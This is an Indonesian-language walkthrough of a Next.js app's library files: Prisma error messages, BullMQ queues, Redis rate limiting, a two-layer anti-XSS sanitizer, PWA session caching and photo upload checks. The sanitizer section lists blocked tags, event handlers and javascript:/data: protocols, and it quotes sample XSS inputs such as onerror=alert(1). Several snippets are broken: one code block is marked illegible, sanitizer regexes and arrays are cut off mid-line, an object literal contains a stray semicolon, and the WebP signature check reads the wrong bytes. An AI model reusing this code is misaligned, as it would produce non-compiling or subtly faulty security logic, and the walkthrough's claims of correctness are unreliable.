2. **Batas pool 3 koneksi** — kecil tapi cukup, karena `connection_limit=10` dan `pool_timeout=10` juga ada di URL; `idleTimeoutMillis: 30000` mencegah koneksi diganti-ganti terus saat traffic normal, `connectionTimeoutMillis: 10000` memberi waktu cold start.

3. `PrismaPg` adapter menghubungkan pool ke `PrismaClient`; `getPrisma()` lagi-lagi singleton, dan `prisma` diekspor siap pakai.

```
// lib/prisma.ts baris 44-83
export function getErrorMessage(error: unknown, fallback = "Terjadi kesalahan. Silakan coba lagi.") {
  // Log error ke AppError secara asynchronous
  if (error) {
    const msg = error instanceof Error ? error.message : String(error);
    const stack = error instanceof Error ? error.stack : "";
    import("@/lib/error-logger").then(({ logError }) => {
      logError({
        message: msg.slice(0, 500),
        level: "error",
        source: "api",
        stack: stack?.slice(0, 2000) || "",
        metadata: { fallback },
      }).catch(() => {});
    }).catch(() => {});
  }

  if (typeof error === "string") return error;
  if (error instanceof Prisma.PrismaClientKnownRequestError) {
    if (error.code === "P1001") return "Database tidak tersedia. Silakan coba lagi.";
    if (error.code === "P1002") return "Koneksi database timed out. Silakan refresh halaman.";
    if (error.code === "P1017") return "Koneksi database terputus.";
    if (error.code === "P2002") return "Data sudah ada.";
    if (error.code === "P2025") return "Data tidak ditemukan.";
    return "Gangguan database. Silakan coba lagi.";
  }
  if (error instanceof Prisma.PrismaClientInitializationError) {
    return "Gagal terhubung ke database.";
  }
  if (error instanceof Prisma.PrismaClientRustPanicError) {
    return "Database error fatal.";
  }
  if (error instanceof Prisma.PrismaClientValidationError) {
    return "Data yang dikirim tidak valid.";
  }
  if (error instanceof SyntaxError) {
    return "Format request tidak valid.";
  }
  if (error instanceof Error) return error.message;
  return fallback;
}
```

`getErrorMessage` adalah wajah ramah setiap kegagalan — dipakai di hampir semua route API sesuai aturan AGENTS.md ("never hardcoded strings"). Cerita alurnya: error apa pun yang ditangkap di `catch` di-`log` dulu secara async ke tabel `AppError` (lewat dynamic import `lib/error-logger` — fire-and-forget, gagal pun tidak mengganggu respons). Lalu pesan untuk user dipilih berdasarkan tipe error: error Prisma dikenal dipetakan ke Bahasa Indonesia yang manusiawi — P1001 "Database tidak tersedia", P2002 "Data sudah ada" (duplikat), P2025 "Data tidak ditemukan"

(record hilang), dst.; error Prisma lain diberi pesan generik; `SyntaxError` → "Format request tidak valid". Error biasa mengembalikan `error.message` — dan `fallback` (default "Terjadi kesalahan. Silakan coba lagi.") menjadi penutup segalanya.

`isDatabaseError` adalah penguji cepat: error termasuk keluarga Prisma (known request / init / rust panic / validation) → `true`, dipakai untuk memutuskan retry atau pesan khusus.

Konstruk yang Dipakai

- Singleton pattern via `globalThis`
- `pg.Pool` dengan konfigurasi ketat
- `instanceof` berantai untuk klasifikasi error
- Dynamic `import()` async untuk logging
- String manipulation URL (`includes`, `concat` `? / &`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — URL database tidak pernah di-log, pesan error tidak membocorkan detail internal (code error Prisma diterjemahkan ke pesan generik), dan `getErrorMessage` menyaring pesan sebelum sampai ke client. Satu catatan operasional: `DATABASE_URL` mengandung kredensial — harus dijaga di `.env` (sudah masuk `.gitignore`, dipindai rahasia tiap sesi).

`lib/provinces.ts` — 38 provinsi Indonesia, sumber tunggal

Potongan Kode Asli

```
// lib/provinces.ts baris 2-43
export const INDONESIAN_PROVINCES = [
  "Aceh",
  "Sumatera Utara",
  "Sumatera Barat",
  "Riau",
  "Kepulauan Riau",
  "Jambi",
  "Sumatera Selatan",
  "Bangka Belitung",
  "Bengkulu",
  "Lampung",
  "Banten",
  "DKI Jakarta",
  "Jawa Barat",
  "Jawa Tengah",
  "DI Yogyakarta",
  "Jawa Timur",
  "Bali",
  "Nusa Tenggara Barat",
  "Nusa Tenggara Timur",
  "Kalimantan Barat",
  "Kalimantan Tengah",
  "Kalimantan Selatan",
  "Kalimantan Timur",
  "Kalimantan Utara",
  "Sulawesi Utara",
  "Gorontalo",
  "Sulawesi Tengah",
  "Sulawesi Barat",
  "Sulawesi Selatan",
  "Sulawesi Tenggara",
  "Maluku Utara",
  "Maluku",
  "Papua Barat",
  "Papua Barat Daya",
  "Papua",
  "Papua Tengah",
  "Papua Pegunungan",
  "Papua Selatan",
] as const;

export type IndonesianProvince = (typeof INDONESIAN_PROVINCES)[number];
```

Penjelasan Cerita

Daftar 38 provinsi Indonesia (termasuk pemekaran baru: Papua Barat Daya, Papua Tengah, Papua Pegunungan, Papua Selatan) disimpan di satu tempat — "sumber tunggal untuk semua form" menurut komentarnya. Komponen dropdown provinsi di form `seedling-stock`, filter marketplace bibit, dan peta mengimpor array ini sehingga tidak ada dua daftar yang bisa berbeda. Dengan `as const`, TypeScript tahu persis anggota array-nya, dan tipe `IndonesianProvince` diturunkan darinya: fungsi yang

menerima `province: IndonesianProvince` akan menolak string di luar daftar saat kompilasi. Urutannya adalah urutan tampilan (Sumatera → Jawa → Bali/Nusa → Kalimantan → Sulawesi → Maluku → Papua).

Konstruk yang Dipakai

- `as const` array
- `typeof` + index access untuk turunan tipe

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — data statis publik, tidak ada input user yang dieksekusi.

`lib/queue.ts` — Tiga antrean BullMQ di atas Redis

Potongan Kode Asli

```
// lib/queue.ts baris 1-29 (seluruh file)
import { Queue, Worker } from "bullmq";
import { getRedisConnectionOptions } from "@lib/redis-connection";

const connection = getRedisConnectionOptions();

export const emailQueue = new Queue("email", { connection });
export const imageQueue = new Queue("image-processing", { connection });
export const exportQueue = new Queue("export", { connection });

export type EmailJobData = {
  to: string;
  subject: string;
  html: string;
  text?: string;
};

export type ImageJobData = {
  reportPhotoId: string;
  storagePath: string;
  bucket: string;
};

export type ExportJobData = {
  type: "users" | "reports" | "donations" | "projects" | "feedback";
  startDate: string;
  endDate: string;
  adminEmail: string;
  format: "csv";
};
```

Penjelasan Cerita

Tugas berat (kirim email massal, proses foto, ekspor CSV) tidak boleh membekukan request HTTP — itulah gunanya antrean BullMQ di atas Redis. Saat modul dimuat, `getRedisConnectionOptions()` (dari `lib/redis-connection.ts`, membaca `REDIS_QUEUE_URL`) menghasilkan opsi koneksi, lalu tiga antrean dibuat: `emailQueue` (email), `imageQueue` (pemrosesan gambar — kompresi/watermark untuk foto laporan), dan `exportQueue` (ekspor CSV pengguna/laporan/donasi/proyek/feedback dengan rentang tanggal dan email admin penerima).

Cerita pemakaiannya: route API (misal ekspor data) memanggil `exportQueue.add("csv-export", jobData)` — job masuk ke Redis dan langsung mengembalikan respons ke user ("sedang diproses, akan dikirim via email"). Di belakang layar, worker terpisah (proses `queue-worker`) mengambil job, mengeksekusinya, dan mengirim hasil. Karena antrean terpisah dari request, ekspor 100 ribu baris pun tidak membuat halaman lain lambat. Tipe-tipe job mendokumentasikan kontrak data antara enqueuer dan worker: `ExportJobData`

menuntut `type` salah satu dari lima kategorinya, rentang tanggal, email admin, dan format (saat ini `csv`).

Konstruk yang Dipakai

- Instantiation library eksternal (`Queue` `BullMQ`)
- Type exports untuk kontrak data job

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — antrean diisolasi dari input client langsung (data job dibuat server-side), dan kredensial Redis hanya lewat URL environment (kata sandi dalam URL Redis akan diganti `xxx` bila dirender — di sini nilai asli tidak pernah di-log).

`lib/rate-limit.ts` — **Pengatur lalu lintas: Redis dulu, memori sebagai cadangan**

Potongan Kode Asli

```
// lib/rate-limit.ts baris 14-52
// Fallback in-memory store (for Vercel serverless without Redis)
const memoryStores = new Map<string, Map<string, { count: number; resetAt: number }>>();

function getMemoryStore(name: string) {
  if (!memoryStores.has(name)) {
    memoryStores.set(name, new Map());
  }
  return memoryStores.get(name)!;
}

// Cleanup in-memory stores every 5 minutes
if (typeof setInterval !== "undefined") {
  setInterval(() => {
    const now = Date.now();
    for (const [, store] of memoryStores) {
      for (const [key, entry] of store) {
        if (now > entry.resetAt) store.delete(key);
      }
    }
  }, 5 * 60 * 1000);
}

function memoryCheck(storeName: string, key: string, config: RateLimitConfig): RateLimitResponse {
  const now = Date.now();
  const store = getMemoryStore(storeName);
  const entry = store.get(key);

  if (!entry || now > entry.resetAt) {
    store.set(key, { count: 1, resetAt: now + config.windowMs });
    return { allowed: true, remaining: config.maxRequests - 1, resetAt: now + config.windowMs };
  }

  if (entry.count >= config.maxRequests) {
    return { allowed: false, remaining: 0, resetAt: entry.resetAt };
  }

  entry.count++;
  return { allowed: true, remaining: config.maxRequests - entry.count, resetAt: entry.resetAt };
}
```

Penjelasan Cerita

File ini adalah satpam lalu lintas: ia membatasi berapa kali sebuah klien boleh memanggil endpoint dalam jendela waktu tertentu — bagian dari anti-spam berlapis. Cerita saat Redis mati (atau di environment serverless): penyimpanan *in-memory* berupa `Map` dua tingkat (`name` → `key` → `{ count, resetAt }`) mengambil alih. Pembersih interval berjalan setiap 5 menit menghapus entri yang sudah lewat `resetAt` agar memori tidak bocor. `memoryCheck` memutuskan: entri tidak ada / sudah kedaluwarsa → hitungan mulai dari 1 dengan `allowed: true` dan `remaining:`

`maxRequests - 1`; sudah lewat batas → `allowed: false` (permintaan ditolak dengan 429); masih di bawah batas → hitungan dinaikkan dan sisa kuota dihitung.

```
// lib/rate-limit.ts baris 54-96
export function createRateLimiter(name: string, config: RateLimitConfig) {
  return {
    async check(key: string): Promise<RateLimitResult> {
      // Try Redis first, fallback to in-memory
      try {
        const now = Date.now();
        const windowKey = Math.floor(now / config.windowMs);
        const redisKey = `ratelimit:${name}:${key}:${windowKey}`;

        const count = await redis.incr(redisKey);
        if (count === 1) {
          await redis.pexpire(redisKey, config.windowMs);
        }

        const resetAt = (windowKey + 1) * config.windowMs;
        const remaining = Math.max(0, config.maxRequests - count);

        return {
          allowed: count <= config.maxRequests,
          remaining,
          resetAt,
        };
      } catch {
        // Redis unavailable — use in-memory fallback
        return memoryCheck(`fallback:${name}`, key, config);
      }
    },

    async reset(key: string): Promise<void> {
      try {
        const pattern = `ratelimit:${name}:${key}:*`;
        const keys = await redis.keys(pattern);
        if (keys.length > 0) {
          await redis.del(...keys);
        }
      } catch {
        // Reset in-memory
        const store = memoryStores.get(`fallback:${name}`);
        if (store) store.delete(key);
      }
    },
  };
}
```

`createRateLimiter` menghasilkan objek dengan dua method. `check` memakai teknik *sliding window* berbasis jendela waktu: `windowKey = Math.floor(now / windowMs)` membagi waktu menjadi ember-ember; kunci Redis menjadi `ratelimit:<name>:<key>:<windowKey>`; `redis.incr` menaikkan hitungan secara **atomik** (dua request bersamaan tidak bisa lolos keduanya — inilah keunggulan Redis). Hitungan pertama

(`count == 1`) memasang `pexpire` sehingga kunci mati otomatis setelah jendela. Hasilnya: `allowed` (hitung $\leq$ batas), `remaining` (jepit 0), `resetAt` (awal jendela berikutnya — dipakai header HTTP `Retry-After`). Bila Redis error, `catch` melimpahkan ke memori. `reset` membuka kunci (misal setelah login berhasil, hitungan gagal di-nol-kan) dengan menghapus semua kunci pola terkait.

```
// lib/rate-limit.ts baris 98-149
export const authLimiter = createRateLimiter("auth", {
  windowMs: 60_000,
  maxRequests: 20,
});

export const apiLimiter = createRateLimiter("api", {
  windowMs: 60_000,
  maxRequests: 60,
});

export const reportLimiter = createRateLimiter("report", {
  windowMs: 60_000,
  maxRequests: 5,
});

export const feedbackLimiter = createRateLimiter("feedback", {
  windowMs: 60_000,
  maxRequests: 3,
});

export const newsletterLimiter = createRateLimiter("newsletter", {
  windowMs: 60_000,
  maxRequests: 3,
});

export const donationLimiter = createRateLimiter("donation", {
  windowMs: 60_000,
  maxRequests: 5,
});

export const uploadLimiter = createRateLimiter("upload", {
  windowMs: 60_000,
  maxRequests: 20,
});

// Login lockout: 5 failed attempts → lock 15 menit
export const loginLockout = createRateLimiter("login-lockout", {
  windowMs: 15 * 60_000,
  maxRequests: 5,
});

// Webhook: 10 requests per 60 detik – cegah flood dari Xendit callback
export const webhookLimiter = createRateLimiter("webhook", {
  windowMs: 60_000,
  maxRequests: 10,
});

// Public API: 30 requests per 10 detik – cegah scraping / spam
export const publicLimiter = createRateLimiter("public", {
  windowMs: 10_000,
  maxRequests: 30,
});
```

Delapan limiter siap pakai diekspor dengan profil berbeda: auth 20/menit, API umum 60/menit, report 5/menit (sesuai aturan 5 laporan/hari guest), feedback & newsletter 3/menit, donation 5/menit, upload 20/menit, `loginLockout` 5 percobaan per 15 menit (kebijakan kunci akun dari AGENTS.md), `webhookLimiter` 10/menit (menahan flood callback Xendit), dan `publicLimiter` 30 per 10 detik (anti-scraping).

Konstruk yang Dipakai

- `Map` bersarang untuk store memori
- `setInterval` untuk pembersihan berkala
- `Math.floor` untuk jendela waktu, `Math.max` untuk clamping
- `try/catch` dengan fallback Redis → memori
- `redis.incr` + `pexpire` atomik

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — `incr` atomik mencegah *race condition* (dua request tidak bisa memakai kuota yang sama), backoff kunci otomatis, dan fallback memori membuat pertahanan tetap hidup walau Redis down. Catatan: fallback memori hanya efektif per-instance; di deployment multi-instance, itu cadangan yang lebih lemah tapi masih lebih baik daripada tanpa batas.

`lib/redis-connection.ts` — Parser URL Redis untuk BullMQ

Potongan Kode Asli

```
// lib/redis-connection.ts baris 16-35
export function redisConnectionFromUrl(url: string | undefined): RedisConnection {
  const fallback: RedisConnection = { host: "localhost", port: 6379 };
  if (!url) return fallback;
  try {
    const u = new URL(url);
    return {
      host: u.hostname || fallback.host,
      port: u.port ? parseInt(u.port, 10) : 6379,
      username: u.username || undefined,
      password: u.password || undefined,
      db: u.pathname && u.pathname.length > 1 ? parseInt(u.pathname.slice(1), 10) : undefined;
    };
  } catch {
    return fallback;
  }
}

export function getRedisConnectionOptions(envKey = "REDIS_QUEUE_URL"): ConnectionOptions {
  return redisConnectionFromUrl(process.env[envKey]);
}
```

Penjelasan Cerita

BullMQ tidak bisa memakai URL Redis langsung — ia butuh objek `{ host, port, username, password, db }`. File kecil ini menjembatani keduanya. Ceritanya: `redisConnectionFromUrl` menerima URL seperti `redis://user:pass@host:6379/3` (nilai asli tidak pernah dirender di sini). Jika URL kosong, fallback `{ host: "localhost", port: 6379 }` dikembalikan — berguna di development lokal tanpa Redis. `new URL(url)` memecahnya: `hostname` → `host`, `port` → `port` (default 6379 bila kosong), `username / password` diambil dari bagian userinfo, dan `db` di-parse dari path (`/3` → `3`). **Kredensial dan indeks DB sekarang dipertahankan** — komentar file mencatat bahwa sebelumnya password dan db dibuang, yang menyebabkan bug `NOAUTH Redis`. Bila URL tidak valid (`new URL` melempar), `catch` mengembalikan fallback. `getRedisConnectionOptions` membaca variabel environment (default `REDIS_QUEUE_URL`) dan meneruskannya — dipakai `lib/queue.ts` untuk BullMQ.

Konstruk yang Dipakai

- `new URL()` parsing + optional chaining
- `parseInt` dengan default
- `try/catch` dengan nilai fallback

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — password hanya hidup di objek koneksi di memori, tidak pernah di-log; fallback lokal tanpa kredensial aman karena hanya untuk dev. Bila URL salah format, hasilnya gagal ke fallback — tidak ada exception yang membocorkan detail.

`lib/redis.ts` — Koneksi ioredis dengan mode noop yang anggun

Potongan Kode Asli

```
// lib/redis.ts baris 7-38
function getRedis(): Redis {
  if (!globalForRedis.redis) {
    if (!process.env.REDIS_URL) {
      const noop = new Proxy({} as Redis, {
        get: () => () => Promise.reject(new Error("Redis not configured")),
      });
      globalForRedis.redis = noop;
      return globalForRedis.redis;
    }
    globalForRedis.redis = new Redis(process.env.REDIS_URL, {
      maxRetriesPerRequest: 3,
      retryStrategy(times) {
        if (times > 3) return null;
        return Math.min(times * 200, 2000);
      },
      lazyConnect: true,
    });
    globalForRedis.redis.on("error", () => {});
  }
  return globalForRedis.redis;
}

export const redis = new Proxy({} as Redis, {
  get(_, prop) {
    const target = getRedis();
    const value = (target as any)[prop];
    if (typeof value === "function") {
      return value.bind(target);
    }
    return value;
  },
});
```

Penjelasan Cerita

Semua modul yang butuh Redis (`cache.ts` , `rate-limit.ts`) mengimpor `redis` dari file ini. Dua cerita penting.

Cerita 1 — Noop saat Redis tidak dikonfigurasi. Jika `REDIS_URL` kosong (misal environment dev), `getRedis()` mengembalikan objek Proxy palsu yang *setiap propertinya* berupa fungsi yang mengembalikan Promise yang selalu ditolak dengan `"Redis not configured"`. Konsekuensinya elegan: pemanggil seperti `cache.ts` atau `rate-limit.ts` yang membungkus pemakaian Redis dalam `try/catch` akan jatuh ke cabang fallback-nya (fetch langsung / memori) — aplikasi tetap berfungsi penuh tanpa Redis, tidak ada crash.

Cerita 2 — Koneksi sungguhan dengan strategi retry. Bila URL ada, `new Redis(...)` dibuat dengan `maxRetriesPerRequest: 3`, `retryStrategy` yang berhenti mencoba setelah 3 kali (mengembalikan `null`) dengan jeda naik (`200ms`, `400ms`, `800ms...`, cap `2000ms`), dan `lazyConnect` (koneksi dibuka saat pertama dipakai, bukan saat konstruksi). Event `"error"` dipasang dengan handler kosong — error koneksi tidak akan melempar exception tak tertangani yang merobohkan proses.

Cerita 3 — Proxy di level ekspor. `redis` yang diekspor adalah Proxy pembungkus: setiap akses properti memanggil `getRedis()` dulu (jadi keputusan noop/nyata terjadi **lazy**, pada penggunaan pertama), dan jika nilainya fungsi, ia di-*bind* ke objek asli — agar `this` internal `ioredis` tetap benar. Hasilnya: semua kode pemakai Redis memakai antarmuka yang sama, apakah Redis ada atau tidak.

Konstruk yang Dipakai

- JavaScript `Proxy` (get trap) untuk delegasi lazy
- `retryStrategy` callback `ioredis`
- Singleton via `globalThis`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — kredensial Redis hanya lewat URL environment (tidak di-log), error diredam, dan mode noop memastikan kegagalan tidak pernah menjadi *crash* global. Catatan: `bind` pada setiap akses membuat panggilan sedikit lebih lambat — pengorbanan kecil demi keseragaman API.

`lib/sanitize.ts` — Penjernih HTML dua lapis anti-XSS

Potongan Kode Asli

[illegible]

Penjelasan Cerita

Konten kursus dan halaman admin bisa berisi HTML (ditulis editor). HTML itu harus diizinkan tampil — tapi tanpa membuka pintu XSS. File ini adalah penjernih dua lapis, dan komentarnya menegaskan: tidak boleh dipakai di Edge runtime karena memakai isdom.

Tiga regex di atas adalah *jaring pengaman lapis pertama*: `BLOCKED_HTML` mencocokkan tag-tag berbahaya (`script`, `style`, `iframe`, `object`, `embed`, `svg`, `math`, `form`, `input`, `button`, `audio`, `video`, ...) — tag apa pun yang bisa mengeksekusi kode, mencuri input, atau memuat konten eksternal; `BLOCKED_ATTR` mencocokkan atribut handler event (`onerror`, `onload`, `onclick`, bahkan `onbegin` / `onend` dari animasi SVG — serangan khas yang lolos filter naif); `BLOCKED_PROTO` mencocokkan protokol URL berbahaya (`javascript:`, `vbscript:`, `data:`, `file:`, `jar:`, `blob:`) pada atribut yang membawa URL.


```
// lib/sanitize.ts baris 22-51
async function getPurify(): Promise<DomPurifyModule> {
  if (!purifyPromise) {
    purifyPromise = (async () => {
      const { JSDOM } = await import("jsdom");
      const createDOMPurify = (await import("dompurify")).default;
      const dom = new JSDOM("<!DOCTYPE html><html></html>");
      const { window } = dom;
      const dp = createDOMPurify(window as unknown as Parameters<typeof createDOMPurify>);
      return {
        sanitize: (html: string, opts?: Record<string, unknown>) =>
          dp.sanitize(html, {
            USE_PROFILES: { html: true },
            ALLOWED_TAGS: [
              "p", "br", "strong", "b", "em", "i", "u", "s", "del", "mark",
              "ul", "ol", "li", "blockquote", "pre", "code", "hr",
              "h1", "h2", "h3", "h4", "h5", "h6",
              "a", "table", "thead", "tbody", "tr", "th", "td",
              "span",
            ],
            ALLOWED_ATTR: ["href", "title", "target", "rel", "colspan", "rowspan", "data-cs", "data-rs"],
            ALLOW_ARIA_ATTR: false,
            ALLOW_DATA_ATTR: false,
            ...opts,
            ADD_ATTR: ["target"],
          })
      };
    })();
  }
  return purifyPromise;
}
```

Lapis kedua adalah DOMPurify yang berjalan di dalam **jsdom** — karena DOMPurify butuh DOM sungguhan dan jsdom tidak boleh masuk bundle client, modul ini di-*lazy import* (`await import`) dan disimpan sebagai promise singleton (`purifyPromise`): hanya dibuat sekali, dipakai terus. DOMPurify dikonfigurasi ketat: daftar tag yang diizinkan hanya teks struktural (`p`, `strong`, `table`, `a`, `h1-h6`, ...) — tidak ada `img`, tidak ada `div`, tidak ada atribut `class/style`; atribut diizinkan hanya `href`, `title`, `target`, `rel`, `colspan`, `rowspan`; `ALLOW_ARIA_ATTR` dan `ALLOW_DATA_ATTR` dimatikan (atribut `data-*` sering jadi selundupan payload).

```
// lib/sanitize.ts baris 53-77
export async function sanitizeHtml(html: string): Promise<string> {
  if (!html) return "";
  if (typeof html !== "string") return "";

  let cleaned = String(html);

  // Lapis 1 – jaring pengaman cepat sebelum DOMPurify:
  if (BLOCKED_HTML.test(cleaned)) {
    cleaned = cleaned.replace(/(<\/?(?:script|style|iframe|object|embed|link|meta
  }
  cleaned = cleaned.replace(BLOCKED_ATTR, (m) => m.replace(/=.*/, '=""'));
  cleaned = cleaned.replace(BLOCKED_PROTO, (m) => m.replace(/:\s*.*$/i, ":\\"));

  // Lapis 2 – DOMPurify penuh (parsing ulang, buang card/on*:
  try {
    const { sanitize } = await getPurify();
    return sanitize(cleaned, {
      FORBID_TAGS: ["style", "svg", "math", "form", "input", "button", "iframe",
      FORBID_ATTR: ["style", "class", "id", "name", "tabindex", "contenteditable"
      SAFE_FOR_TEMPLATES: true,
    });
  } catch {
    return cleaned.replace(/[<>]/g, "");
  }
}
```

`sanitizeHtml` merangkai dua lapis. **Lapis 1 (regex cepat)**: jika ada tag berbahaya, seluruh tag dihapus (`replace` dengan regex global); atribut handler dibungkam dengan mengganti nilai atributnya menjadi `=""` (sehingga `onerror=alert(1)` menjadi `onerror=""` — tidak berfungsi); protokol berbahaya dibungkam serupa (`href="javascript:alert(1)"` → `href=""`). Ini jaring cepat yang bekerja walau DOMPurify belum siap. **Lapis 2 (DOMPurify penuh)**: HTML yang sudah disaring di-*parse ulang* oleh DOMPurify dengan `FORBID_TAGS` / `FORBID_ATTR` tambahan (`style`, `svg`, `class`, `id`, `contenteditable`, dsb) dan `SAFE_FOR_TEMPLATES`. Hasil akhirnya adalah HTML bersih yang aman dirender. Bila semua gagal (DOMPurify tidak bisa dimuat), tindakan terakhir yang sangat konservatif: **hapus semua < dan >** — konten menjadi teks polos, kehilangan format tapi pasti aman.

`sanitizeHtmlSync` adalah API sinkron yang saat ini mengembalikan string apa adanya — dipakai saat pemanggil tahu inputnya sudah bersih atau ingin menunda pembersihan.

Konstruk yang Dipakai

- Regex global dengan flag `i / g` untuk deteksi dan pembungkaman
- Lazy singleton promise (`purifyPromise`)
- Dynamic `import()` `jsdom` + `dompurify`

- `String.replace` dengan callback pengganti
- Fallback bertingkat (regex → DOMPurify → strip `</>`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — justru file ini adalah penutup kerentanan XSS utama konten kursus (terverifikasi live di Sesi 15: `<script>`, `onerror`, `javascript: URL`, `<iframe>` semuanya dibersihkan). Desain dua lapis menutup celah DOMPurify-tunggal (entitas HTML, `svg onbegin`, tag aneh) karena regex lapis 1 sudah membuang kelas serangan itu sebelum parsing. Catatan: `sanitizeHtmlSync` yang mengembalikan input apa adanya harus dipakai dengan sadar — ia ada untuk kasus input yang sudah dijamin bersih oleh pemanggil.

`lib/session-cache.ts` — Sesuai nama: cache sesi PWA di IndexedDB

Potongan Kode Asli

```

// lib/session-cache.ts baris 22-68
export async function fetchAndCacheSession(): Promise<{
  user: {
    id: string;
    username: string;
    role: string;
    phone?: string;
    points?: number;
  } | null;
  fromCache: boolean;
}> {
  // 1. Coba dari API dulu
  try {
    const res = await fetch("/api/auth/me");
    if (res.ok) {
      const data = await res.json();
      if (data.user) {
        // Ambil CSRF token untuk PWA offline fallback
        let csrfToken = "";
        try {
          const csrfRes = await fetch("/api/csrf");
          if (csrfRes.ok) {
            const csrfData = await csrfRes.json();
            csrfToken = csrfData.token || "";
          }
        } catch {
          // Non-critical
        }

        // Cache ke IndexedDB untuk PWA offline fallback
        const session: CachedSession = {
          id: "user-session",
          userId: data.user.id || data.user.email,
          username: data.user.username || "User",
          role: data.user.role || "volunteer",
          phone: data.user.phone || "",
          csrfToken,
          cachedAt: Date.now(),
        };
        try {
          await offlineDB.saveSession(session);
        } catch {
          // Non-critical – session tetap work walau gagal cache
        }
        return { user: data.user, fromCache: false };
      }
    }
  } catch {
    // API gagal (offline) – lanjut ke cache
  }

  // 2. Fallback: coba dari IndexedDB
  try {
    const cached = await offlineDB.getSession();
    if (cached && Date.now() - cached.cachedAt < SESSION_MAX_AGE_MS) {
      return {

```

```

        user: {
          id: cached.userId,
          username: cached.username,
          role: cached.role,
          phone: cached.phone,
        },
        fromCache: true,
      };
    }
  } catch {
    // IndexedDB tidak tersedia
  }

  return { user: null, fromCache: false };
}

```

Penjelasan Cerita

Masalah yang dipecahkan file ini didokumentasikan di komentarnya: di *standalone mode* PWA, sebagian browser tidak mengirim cookie HTTP-only, sehingga `/api/auth/me` mengembalikan `null` walau user sudah login. Solusinya — sesi di-cache di IndexedDB sebagai cadangan.

Cerita alurnya: `fetchAndCacheSession` mencoba API dulu (`/api/auth/me`). Jika respons `ok` dan berisi `user`, ia juga mengambil CSRF token dari `/api/csrf` (ini penting: laporan offline di kemudian hari butuh token itu), lalu menyusun objek `CachedSession` — `userId` (fallback ke email bila id kosong), `username` (fallback "User"), `role` (fallback "volunteer"), `phone`, `csrfToken`, dan `cachedAt`. Objek disimpan ke IndexedDB via `offlineDB.saveSession` — kegagalan penyimpanan tidak fatal, hanya dilewati. Hasil: `{ user, fromCache: false }` — user asli dari server.

Jika API gagal (offline) atau tidak berisi `user`: langkah 2 — baca cache dari IndexedDB; jika ada **dan** umurnya di bawah 7 hari (`SESSION_MAX_AGE_MS`, sama dengan umur cookie sesi), kembalikan user dari cache dengan bendera `fromCache: true` — antarmuka menampilkan status "logged in (offline)". Bila cache kedaluwarsa atau tidak ada, `{ user: null, fromCache: false }`.

```
// lib/session-cache.ts baris 97-117
export async function clearCachedSession(): Promise<void> {
  try {
    await offlineDB.clearSession();
  } catch {
    // IndexedDB tidak tersedia – non-critical
  }
}

export async function clearAllOfflineUserData(): Promise<void> {
  try {
    await offlineDB.clearAllForUser();
  } catch {
    // IndexedDB tidak tersedia – non-critical
  }
}
```

Dua fungsi pembersihan melengkapi cerita: `clearCachedSession` (dipanggil saat logout — hapus sesi cache saja) dan `clearAllOfflineUserData` (logout lengkap — bersihkan semua data offline milik user, seperti dijelaskan `clearAllForUser` di `lib/offline-db.ts`). Keduanya idempotent dan aman dipanggil berkali-kali.

Konstruk yang Dipakai

- `try/catch` berlapis dengan failover API → cache → null
- Objek literal dengan fallback nilai (`||`)
- Pengecekan umur cache (`Date.now() - cachedAt < MAX`)

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — sesi cache hanya berisi data tampilan (id, username, role, phone, csrfToken) dan masa berlakunya dibatasi 7 hari; aksi mutasi server tetap butuh cookie/CSRF yang sah, sehingga cache sesi tidak bisa dipakai untuk memalsukan identitas di luar offline fallback. Catatan: `csrfToken` di cache bisa kedaluwarsa (1 jam) — `QueueWorker` akan memintanya ulang saat online; token stale ditolak server dan item antrian menunggu token baru.

`lib/upload-photo.ts` — Upload foto: magic bytes, kompresi 720p, EXIF dihapus

Potongan Kode Asli

```
// lib/upload-photo.ts baris 20-53
function detectMimeFromBuffer(buffer: Buffer): string {
  // JPEG: FF D8 FF
  if (buffer[0] === 0xff && buffer[1] === 0xd8 && buffer[2] === 0xff) return "image/jpeg";
  // PNG: 89 50 4E 47
  if (buffer[0] === 0x89 && buffer[1] === 0x50 && buffer[2] === 0x4e && buffer[3] === 0x47) return "image/png";
  // WebP: 52 49 46 46 ... 57 45 42 50
  if (buffer[0] === 0x52 && buffer[1] === 0x49 && buffer[2] === 0x46 && buffer[3] === 0x46 && buffer[4] === 0x57 && buffer[5] === 0x45 && buffer[6] === 0x42 && buffer[7] === 0x50) return "image/webp";
  // GIF: 47 49 46 38
  if (buffer[0] === 0x47 && buffer[1] === 0x49 && buffer[2] === 0x46 && buffer[3] === 0x38) return "image/gif";
  // BMP: 42 4D
  if (buffer[0] === 0x42 && buffer[1] === 0x4d) return "image/bmp";
  // Default
  return "image/jpeg";
}

export async function uploadPhoto(
  file: File,
  folder: string = "reports"
): Promise<UploadResult> {
  if (file.size > 10 * 1024 * 1024) {
    throw new Error("Ukuran foto maksimal 10MB");
  }

  const arrayBuffer = await file.arrayBuffer();
  const initialBuffer = Buffer.from(arrayBuffer);

  // Detect MIME from file bytes (more reliable than file.type on Chrome Android)
  const detectedMime = detectMimeFromBuffer(initialBuffer);
  const allowedTypes = ["image/jpeg", "image/png", "image/webp"];
  if (!allowedTypes.includes(detectedMime)) {
    throw new Error(
      `Format foto harus JPG, PNG, atau WebP (terdeteksi: ${detectedMime})`
    );
  }
}
```

Penjelasan Cerita

File ini menangani semua foto laporan. Cerita saat user memilih foto dan menekan submit: `uploadPhoto(file, folder)` dipanggil dengan File dari input (folder default `reports`). Penjaga pertama: ukuran — lebih dari 10MB langsung ditolak dengan pesan "Ukuran foto maksimal 10MB" yang muncul di form. Kemudian file dibaca sebagai `ArrayBuffer` dan diubah menjadi `Buffer` untuk pemeriksaan byte.

Yang menarik adalah `detectMimeFromBuffer`: tipe file **ditentukan dari byte pertama** (magic bytes/signature), bukan dari `file.type` — karena di Chrome Android (temuan Sesi 4) `file.type` sering kosong atau salah. JPEG dikenali dari `FF D8 FF`, PNG dari `89 50 4E 47`, WebP dari `52 49 46 46` ("RIFF"), GIF `47 49 46 38`, BMP `42 4D`. Hanya JPG, PNG, dan WebP yang diizinkan; lainnya ditolak dengan pesan yang

